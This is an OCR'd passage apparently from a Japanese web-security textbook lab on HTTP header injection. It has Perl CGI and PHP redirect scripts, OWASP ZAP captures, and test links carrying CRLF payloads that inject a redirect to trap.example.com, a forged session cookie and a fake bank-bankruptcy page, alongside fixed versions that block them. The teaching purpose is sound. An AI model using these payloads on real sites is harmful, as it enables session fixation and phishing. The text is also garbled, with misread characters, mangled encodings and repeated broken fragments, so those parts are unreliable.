 4. [47-020:CGIによるリダイレクト \(農サイトに遷移\)](#)
 5. [47-020:CGIによるリダイレクト \(クッキー設定;SESSID=ABCD123\) クッキー表示](#)
 6. [47-020:CGIによるリダイレクト \(偽画面表示\)](#)
 7. [47-021:CGIによるクッキーセット \(正常系\)](#)
 8. [47-021:CGIによるクッキーセット \(偽画面\)](#)
 9. [47-020a:CGIによるリダイレクト対策版 \(正常系\)](#)
 10. [47-020a:CGIによるリダイレクト対策版 \(農サイトに遷移\)](#)
 11. [47-020a:CGIによるリダイレクト対策版 \(クッキー設定\)](#)
 12. [47-021a:CGIによるクッキー対策版 \(正常系\)](#)
 13. [47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#) 
 14. [47-030:PHPによるリダイレクト対策版 \(正常系\)](#)
 15. [47-030:PHPによるリダイレクト対策版 \(農サイトに遷移\)](#)
 16. [47-030:PHPによるリダイレクト対策版 \(クッキー設定\)](#)

[phpinfo](#)

[ホームに戻る](#)

```
</li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (正常系) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:http://trap.example.com/47/47-900.php">47-020:CGIによるリ
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレク
<li><a href="47-020.cgi?url=http://example.jp/%0D%0Astatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF
```

```
</li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット (正常系) </a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%E2%97%8b%E2%97%8b%E9%8a%80%E8%a1%8c%E3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%
```

```
</li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0Alocation:http://trap.example.com/47/47-900.php?">47-020a:CGIによる
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレ;
```

```
</li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版 (正常系) </a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%E2%97%8b%E2%97%8b%E9%8a%80%E8%a1%8c%E3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%
```

```
</li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:http://trap.example.com/47/47-900.php">47-030
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策
</ol>
```

【サーバ: 47/47-021a.cgi】

`/var/www/html/47/47-021a.cgi - wasbook@example.jp - エディタ - WinSCP`

```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;
use Encode qw(encode decode);

my $cgi = new CGI;
my $pageid = decode('UTF-8', $cgi->param('pageid'));

my $cookie = $cgi->cookie(-name => 'PAGEID',
                        -value => $pageid);
print $cgi->header(-charset => 'UTF-8', -cookie=>$cookie);
# encodeによりUTF-8符号化で出力する
print encode('UTF-8', <<END_OF_HTML);
<body>
クッキー値をセットしました
</body>
END_OF_HTML
```

【ブラウザ→サーバ: リクエスト 47/47-020a.cgi → レスポンス】CGIによるリダイレクト対策版(罠サイトに遷移)

The screenshot shows the OWASP ZAP 2.7.0 interface. The left sidebar contains a tree view with 'コンテキスト' (Context) and 'サイト' (Site). The main area is split into 'リクエスト' (Request) and 'レスポンス' (Response) sections.

Request:

```
GET http://example.jp/47/47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P; PAGEID=P123
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 01:33:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PAGEID=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f; path=/
X-UA-Compatible: IE=edge

<body>
クッキー値をセットしました
</body>
```

At the bottom, a table lists the request details:

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|-------------------|------|--|----------|------------|-------------|-------------|--------|-----|-----------|
| 15 | 18/12/26 10:33:03 | GET | http://example.jp/47/47-021a.cgi?pageid=P%0... | 200 | OK | 95 ms | 55 bytes | Medium | | SetCookie |

【ブラウザ】

The browser window shows the URL `example.jp/47/47-021a.cgi?pageid=...`. A notification message is displayed at the bottom: `クッキー値をセットしました`.

The browser window shows the URL `example.jp/47/47-021a.cgi?pageid=...`. The rendered content is displayed in a view-source-like format:

- 1 <body>
- 2 クッキー値をセットしました
- 3 </body>
- 4

【ブラウザ→サーバ: リクエスト 47/47-030.php → レスポンス】 PHPによるリダイレクト対策版(正常系)

無題セッション - 20181226-082623 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト +

デフォルトビュー

コンテキスト
既定コンテキスト
サイト

```
GET http://example.jp/47/47-030.php?url=http://example.jp/47/47-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P; PAGEID=P%0D%0A%0D%0A%0E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F
Upgrade-Insecure-Requests: 1
Host: example.jp
```

レスポンス

デフォルトビュー

```
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 01:53:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Location: http://example.jp/47/47-003.php
X-UA-Compatible: IE=edge

<body>
リダイレクトします
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|-------------------|------|--|----------|-------------------|-------------|-------------|--------|-----|----|
| 16 | 18/12/26 10:53:12 | GET | http://example.jp/47/47-030.php?url=http://ex... | 302 | Moved Temporarily | 26 ms | 43 bytes | | | |
| 17 | 18/12/26 10:53:12 | GET | http://example.jp/47/47-003.php | 200 | OK | 24 ms | 96 bytes | Medium | | |

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 47/47-003.php → レスポンス】 PHPによるリダイレクト対策版(正常系)

無題セッション - 20181226-082623 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト +

デフォルトビュー

コンテキスト
既定コンテキスト
サイト

GET http://example.jp/47/47-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P; PAGEID=P%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F
Upgrade-Insecure-Requests: 1
Host: example.jp

レスポンス

デフォルトビュー

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 01:53:12 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 96
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|-------------------|------|--|----------|-------------------|-------------|-------------|--------|-----|----|
| 16 | 18/12/26 10:53:12 | GET | http://example.jp/47/47-030.php?url=http://ex... | 302 | Moved Temporarily | 26 ms | 43 bytes | | | |
| 17 | 18/12/26 10:53:12 | GET | http://example.jp/47/47-003.php | 200 | OK | 24 ms | 96 bytes | Medium | | |

アラート 0 0 1 3 0 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

【ブラウザ】

認証成功

example.jp/47/47-003.php

ログインしました

```
1 <html>
2 <head><title>認証成功</title></head>
3 <body>
4 ログインしました
5 </body>
6 </html>
7
```


HTTPヘッダインジェクション 47-030:PHPによるリダイレクト対策版(クッキー設定)

【ブラウザ】

• HTTPヘッダインジェクション

3. [47-020:CGIによるリダイレクト \(正常系\)](#)
4. [47-020:CGIによるリダイレクト \(罠サイトに遷移\)](#)
5. [47-020:CGIによるリダイレクト \(クッキー設定;SESSID=ABCD123\) クッキー表示](#)
6. [47-020:CGIによるリダイレクト \(偽画面表示\)](#)
7. [47-021:CGIによるクッキーセット \(正常系\)](#)
8. [47-021:CGIによるクッキーセット \(偽画面\)](#)
9. [47-020a:CGIによるリダイレクト対策版 \(正常系\)](#)
10. [47-020a:CGIによるリダイレクト対策版 \(罠サイトに遷移\)](#)
11. [47-020a:CGIによるリダイレクト対策版 \(クッキー設定\)](#)
12. [47-021a:CGIによるクッキー対策版 \(正常系\)](#)
13. [47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)
14. [47-030:PHPによるリダイレクト対策版 \(正常系\)](#)
15. [47-030:PHPによるリダイレクト対策版 \(罠サイトに遷移\)](#)
16. [47-030:PHPによるリダイレクト対策版 \(クッキー設定\)](#)

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (正常系) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/80D80ALocation:http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト (罠サイトに遷移) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php80D80ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト (クッキー設定;SESSID=ABCD123) </a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/80D80ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト (クッキー設定;SESSID=ABCD123) (偽画面表示) </a></li>
<li><a href="47-021.cgi?http://example.jp/80D80ASet-Cookie:+SESSID=ABCD123">47-021:CGIによるクッキーセット (正常系) </a></li>
<li><a href="47-021.cgi?http://example.jp/80D80ASet-Cookie:+SESSID=ABCD123">47-021:CGIによるクッキーセット (偽画面) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/80D80ALocation:http://trap.example.com/47/47-900.php">47-020a:CGIによるリダイレクト対策版 (罠サイトに遷移) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php80D80ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版 (クッキー設定) </a></li>
<li><a href="47-021a.cgi?http://example.jp/47/47-003.php">47-021a:CGIによるクッキー対策版 (正常系) </a></li>
<li><a href="47-021a.cgi?http://example.jp/47/47-003.php">47-021a:CGIによるクッキーセット対策版 (偽画面) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php80D80ASet-Cookie:+SESSID=ABCD123">47-030:PHPによるリダイレクト対策版 (罠サイトに遷移) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php80D80ASet-Cookie:+SESSID=ABCD123">47-030:PHPによるリダイレクト対策版 (クッキー設定) </a></li>
</ol>
```

[phpinfo](#)

[ホームに戻る](#)

【サーバ: 47/47-030.cgi】

```
/var/www/html/47/47-030.php - wasbook@example.jp - エディタ - WinSCP
k?php
# リダイレクト関数を定義する
function redirect($url) {
# URLとして不適切な文字があればエラーとして処理を停止する
if (! mb_ereg('[\A[-_!~*\'\(\);\/?:@&+=\$,%#a-zA-Z0-9]+\z', $url)) {
die('Bad URL');
}
header('Location: ' . $url);
}
# 呼び出し例
$url = isset($_GET['url']) ? $_GET['url'] : '';
redirect($url);
?>
<body>
リダイレクトします
</body>
```

【URL文字種チェック】

【サーバ: 47/47-003.php】

```
/var/www/html/47/47-003.php - wasbook@example.jp
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ブラウザ→サーバ: リクエスト 47/47-030.php → レスポンス】 PHPによるリダイレクト対策版(クッキー設定)

The screenshot displays the OWASP ZAP 2.7.0 interface. The top toolbar includes '標準モード', 'クイックスタート', and 'リクエスト'. The main window is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response).

Request:

```
GET http://example.jp/47-030.php?url=http://example.jp/47-003.php%0D%0A+Set-Cookie:+aaa=bbb HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P; PAGEID=P%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 02:24:43 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 7
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-UA-Compatible: IE=edge

Bad URL
```


At the bottom, a table lists the request details:

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|-------------------|------|---|----------|------------|-------------|-------------|--------|-----|----|
| 19 | 18/12/26 11:24:43 | GET | http://example.jp/47-030.php?url=http://ex... | 200 | OK | 24 ms | 7 bytes | Medium | | |

【ブラウザ】

The screenshot shows a browser window with a single tab titled 'example.jp/47/47-030.php?url=htt...'. The address bar contains the URL 'example.jp/47/47-030.php?url=http://example.jp/47/47-003.p'. Below the address bar, the text 'Bad URL' is displayed.





リダイレクト (真サイトに遷移)
フット (クッキー設定;SESSID=ABCD123) クッキー表示
[AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト \(偽画面表示\)](#)

[3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット \(偽画面\)](#)

るリダイレクト対策版 (真サイトに遷移)
リダイレクト対策版 (クッキー設定)

[e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)

30:PHPによるリダイレクト対策版 (真サイトに遷移)
対策版 (クッキー設定)



ダイレクト（農サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
[F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）](#)

[%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）](#)

5リダイレクト対策版（農サイトに遷移）
クト対策版（クッキー設定）

[3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）](#)

0:PHPによるリダイレクト対策版（農サイトに遷移）
版（クッキー設定）

[ip:document.cookie;">クッキー表示</i>](#)

[47-020:CGIによるリダイレクト \(偽画面表示\) </i>](#)

[ト \(偽画面\) </i>](#)

[ット対策版 \(偽画面\) </i>](#)

i>

ダイレクト (農サイトに遷移)
ト (クッキー設定;SESSID=ABCD123) クッキー表示
[F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト \(偽画面表示\)](#)

[%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット \(偽画面\)](#)

5:リダイレクト対策版 (農サイトに遷移)
クト対策版 (クッキー設定)

[3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)

0:PHPによるリダイレクト対策版 (農サイトに遷移)
版 (クッキー設定)



ダイレクト（農サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
[F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）](#)

[%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）](#)

5リダイレクト対策版（農サイトに遷移）
クト対策版（クッキー設定）

[3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）](#)

0:PHPによるリダイレクト対策版（農サイトに遷移）
版（クッキー設定）





ダイレクト（農サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
[F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）](#)

[%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）](#)

5リダイレクト対策版（農サイトに遷移）
クト対策版（クッキー設定）

[3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）](#)

0:PHPによるリダイレクト対策版（農サイトに遷移）
版（クッキー設定）

ダイレクト（農サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
[F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）](#)

[%81%be%3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）](#)

5:リダイレクト対策版（農サイトに遷移）
クト対策版（クッキー設定）

[3%81%be%3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）](#)

0:PHPによるリダイレクト対策版（農サイトに遷移）
版（クッキー設定）